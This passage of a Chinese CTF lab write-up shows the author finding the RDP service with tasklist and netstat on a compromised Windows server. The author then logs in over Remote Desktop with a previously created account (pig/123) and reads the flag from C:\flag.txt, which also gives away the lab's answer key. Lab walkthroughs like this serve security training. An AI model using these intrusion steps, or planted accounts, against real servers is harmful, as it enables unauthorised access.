
于是我再次来当命令行，用tasklist -svc命令查看了这台服务器开启的服务，发现远程桌面服务termsservice的pid是1588，如下图。




然后我又使用netstat -ano查看了端口和连接状态，结果显示pid=1588所对应的端口号是3389，状态是正在监听，也就是说远程桌面服务的端口号是3389，并且它正处于监听状态，而就是说它是开着的，只要这个端口收到信息，它就能知道。但是下面还有一个1588，状态是正在通信，且外部地址不是0.0.0.0:0,估计是某个正在做这个靶场的同学，如下图。



我回到远程桌面，将端口号改为了3389，如下图。




哥们忙着做大事，直接忽略这个警告，如下图。




此时，开始了连接，真是令人兴奋，如下图。




连接成功！输入之前创建的用户名--pig，密码--123，如下图。




此时，终于真正侵入了这台服务器，点开我的电脑，如下图。




再点开C盘，答案近在眼前，如下图。




yes! 就是它--flag.txt, 如下图。



打开之后，熟悉的key出现了--zkz{F3ck_power_3y3stem}。



最后，请务必打开任务管理器，以注销的方式离开，如下图。



打赏我,让我更有动力~赏